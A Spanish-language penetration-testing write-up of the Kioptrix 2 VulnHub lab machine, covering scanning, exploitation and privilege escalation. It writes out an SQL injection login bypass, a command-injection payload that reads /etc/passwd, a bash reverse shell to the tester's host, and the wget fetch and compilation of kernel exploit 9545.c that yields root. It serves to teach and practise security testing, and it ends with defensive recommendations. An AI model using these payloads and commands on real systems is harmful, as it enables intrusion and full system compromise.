Kioptrix 2 Write-up [VulnHub]

VulnHub

Daniel Miranda Barcelona
EXCAL1BUR

Introducción

Esta máquina está basada en una distribución de Linux con un kernel más antiguo y servicios expuestos que contienen vulnerabilidades conocidas, lo que la convierte en un excelente recurso para practicar técnicas de penetración y explotación.

El reto que plantea abarca varias fases clave del pentesting, incluyendo la recolección de información, la explotación de servicios vulnerables, y la escalada de privilegios. Entre las principales vulnerabilidades que explotaremos se encuentran una inyección SQL en un formulario de autenticación y la capacidad de ejecutar comandos arbitrarios en el servidor web, lo que permitirá obtener un reverse shell y finalmente escalar a root mediante la explotación de una vulnerabilidad en el kernel.

Objetivo

El objetivo principal es documentar el proceso de pentesting realizado sobre la máquina **Kioptrix**, con el fin de comprometer el sistema y obtener acceso root, siguiendo un enfoque estructurado de análisis de vulnerabilidades y explotación.

Alcance

Este write-up abarca la recolección de información inicial, la explotación de servicios vulnerables y la escalada de privilegios para obtener acceso root en el sistema. Se han utilizado herramientas estándar como **Nmap**, **Burp Suite**, y **Searchsploit**.

Resumen Ejecutivo

El proceso comienza con el reconocimiento del sistema mediante **Nmap** para identificar los servicios en ejecución. A partir de ahí, se explotan vulnerabilidades en un formulario de autenticación vulnerable a inyección SQL. Luego, se aprovecha una interfaz web para ejecutar comandos y obtener acceso a la máquina, lo que permite escalar privilegios mediante la explotación del kernel para obtener acceso root.

3.1 Procedimientos Realizados


1. **Recolección de información** mediante el escaneo de puertos y servicios.
2. **Enumeración** de los servicios descubiertos para identificar posibles vulnerabilidades.
3. **Explotación** del sistema mediante inyección SQL y ejecución remota de comandos.
4. **Escalada de privilegios** para obtener acceso root.


3.2 Recolección de Información

Escaneo de la Red:

El proceso comenzó con un escaneo de red utilizando **Nmap** para identificar la IP del servidor y los servicios activos. La IP del servidor objetivo se identificó como **192.168.56.104**. A continuación, se realizó un escaneo más profundo con **Nmap** para obtener detalles sobre los servicios en ejecución, las versiones y el sistema operativo del objetivo.

sudo nmap -sV -sC -O -v 192.168.56.104





```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            917/udp   status
|_  100024  1            920/tcp   status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2024-09-17T02:24:29+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stat
eOrProvinceName=SomeState/countryName=--
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvince
Name=SomeState/countryName=--
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-10-08T00:10:47
| Not valid after:  2010-10-08T00:10:47
| MD5:   01de:29f9:fbfb:2eb2:beaf:e624:3157:090f
|_SHA-1: 560c:9196:6506:fb0f:fb81:66b1:ded3:ac11:2ed4:808a
|_http-server-header: Apache/2.0.52 (CentOS)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
631/tcp  open  ipp      CUPS 1.1
|_http-title: 403 Forbidden
| http-methods:
|   Supported Methods: GET HEAD OPTIONS POST PUT
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:41:3F:59 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Uptime guess: 49.709 days (since Mon Jul 29 01:22:53 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros

Host script results:
|_clock-skew: 3h59m59s

NSE: Script Post-scanning.
Initiating NSE at 18:24
Completed NSE at 18:24, 0.00s elapsed
Initiating NSE at 18:24
Completed NSE at 18:24, 0.00s elapsed
Initiating NSE at 18:24
Completed NSE at 18:24, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/
```


Servicios detectados:


- **HTTP - Apache** v2.0.52 (Puerto 80)
- **SSH - OpenSSH** v3.9P1 (Puerto 22)
- **RPCBIND** (Puerto 111)
- **HTTPS** (Puerto 443)
- **MySQL** (Puerto 3306)
- **Sistema Operativo**: Linux v2.6.X

El escaneo inicial reveló un servidor web en el puerto 80 y un servicio SSH en el puerto 22, además de otros servicios relevantes como MySQL.

3.3 Enumeración

Decidimos profundizar en el análisis del servidor web. La página principal mostraba un formulario de login utilizado para administrar el sistema de forma remota. Para analizarlo en profundidad, utilizamos **Burp Suite** con la intención de encontrar vulnerabilidades.






Al inspeccionar el formulario de login, observamos que el archivo index.php cargaba más contenido cuando un administrador iniciaba sesión. Esto nos llevó a utilizar **Burp Suite** junto con la lista de contraseñas comunes **rockyou.txt** para intentar adivinar credenciales administrativas.

Sin embargo, al observar la traza de **Nmap**, vimos que el servicio **MySQL** estaba activo. Esto indicaba la posibilidad de que el formulario fuera vulnerable a una inyección SQL.

3.4 Explotación

Comenzamos probando el formulario de login para verificar si era vulnerable a inyecciones SQL. La siguiente inyección SQL fue probada:



user: ' OR '1'='1

passwd: ' OR '1'='1


Explicación de la inyección SQL:

Este ataque aprovecha la consulta SQL que el sistema usa para autenticar usuarios. Inyectando esta sentencia, se fuerza la consulta a devolver todos los registros de la base de datos, ya que la condición '1' = '1' es siempre verdadera.


Esto significa que el atacante puede acceder al sistema sin conocer las credenciales correctas.

Consecuencia

El ataque exitoso de inyección SQL nos permitió autenticarnos sin credenciales válidas, obteniendo acceso al sistema. A continuación, se muestra la web a la que accedimos:



Esta web tenía un formulario para hacer ping a direcciones IP. Nos dimos cuenta de que podríamos aprovechar esta funcionalidad para ejecutar comandos en el sistema operativo.




Efectivamente, al ejecutar comandos en el campo de ping, obtuvimos una respuesta del sistema:

127.0.0.1;cat /etc/passwd


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.289 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.315 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.017/0.207/0.315/0.134 ms, pipe 2
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```

Este archivo nos permitió extraer información sobre los usuarios del sistema, lo que podría servirnos para futuros ataques. Los usuarios detectados fueron: **harold**, **john**, y **operator** (root).


A continuación, configuramos un listener en el puerto 1234 y lanzamos un reverse shell desde la web utilizando el siguiente comando:




bash -i >& /dev/tcp/10.0.2.15/1234 0>&1





El reverse shell se ejecutó correctamente y obtuvimos acceso al sistema con el usuario **Apache**.





Con el acceso bajo el usuario **Apache**, comenzamos a explorar el sistema en busca de información que nos permitiera escalar privilegios.





Escalada de Privilegios

Una vez que tuvimos suficiente información sobre el sistema, utilizamos **Searchsploit** para buscar un exploit que se ajustara a la versión del kernel de Linux que estaba en uso.

```
┌──(kali㉿kali)-[~]
└─$ sudo searchsploit linux kernel CentOs
```

```
Exploit Title                                             |  Path
----------------------------------------------------------------------------------------
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 /  | linux_x86-64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentOS 5.3/5.11/ | linux_x86/local/42274.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10  | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whiteb | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora C | linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privi | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x | linux_x86-64/local/45516.c
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'aiptek' Nullpointer Der | linux/dos/39544.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cdc_acm' Nullpointer De | linux/dos/39543.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cypress_m8' Nullpointer | linux/dos/39542.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'digi_acceleport' Nullpo | linux/dos/39537.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'mct_u232' Nullpointer D | linux/dos/39541.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'Wacom' Multiple Nullpoi | linux/dos/39538.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor 'treo_attach' Null | linux/dos/39539.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor clie_5_attach Null | linux/dos/39540.txt
Linux Kernel 3.10.0 (CentOS 7) - Denial of Service                 | linux/dos/41350.c
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'iowarrior' Driver | linux/dos/39556.txt
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'snd-usb-audio' Cr | linux/dos/39555.txt
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_ | linux/local/42887.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege | linux/local/35370.c
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypa | linux/local/45175.c
----------------------------------------------------------------------------------------
Shellcodes: No Results
```

Descargamos el exploit y, para transferirlo al sistema objetivo, creamos un servidor HTTP utilizando **Python 3**:

python3 -m http.server 80

```
┌──(kali㉿kali)-[~]
└─$ sudo python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
bash-3.00$ cd /tmp
bash-3.00$ wget http://10.0.2.15:8000/9545.c
--00:42:35--  http://10.0.2.15:8000/9545.c
           ⇒ `9545.c'
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,408 (9.2K) [text/x-csrc]

    0K .........                                             100%  169.29 MB/s

00:42:35 (169.29 MB/s) - `9545.c' saved [9408/9408]

bash-3.00$
```

El archivo malicioso fue descargado en el sistema objetivo. A partir de ahí, lo compilamos utilizando **gcc** y lo ejecutamos para obtener acceso root.

```
bash-3.00$ ls
9545.c
bash-3.00$ gcc 9545.c -o 9545
9545.c:376:28: warning: no newline at end of file
bash-3.00$ ./9545
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

3.5 Post-Explotación

Con acceso root en el sistema, revisamos las configuraciones del sistema para identificar otras vulnerabilidades posibles y confirmar el compromiso completo del sistema.

4. Recomendaciones

1. **Actualizar versiones de Apache y MySQL** para corregir vulnerabilidades conocidas.
2. **Implementar consultas preparadas** para evitar la inyección SQL.
3. **Restringir la ejecución de comandos** en el servidor web para evitar la ejecución remota de código.
4. **Asegurar las credenciales** del sistema, utilizando contraseñas robustas y eliminando usuarios innecesarios.

Conclusiones

El proceso de explotación mostró cómo vulnerabilidades comunes, como la inyección SQL y la ejecución remota de comandos, pueden encadenarse para comprometer completamente un sistema. A través de un enfoque metódico, fue posible aprovechar fallos en la configuración del servidor web y la falta de actualizaciones de software para escalar privilegios y obtener acceso root.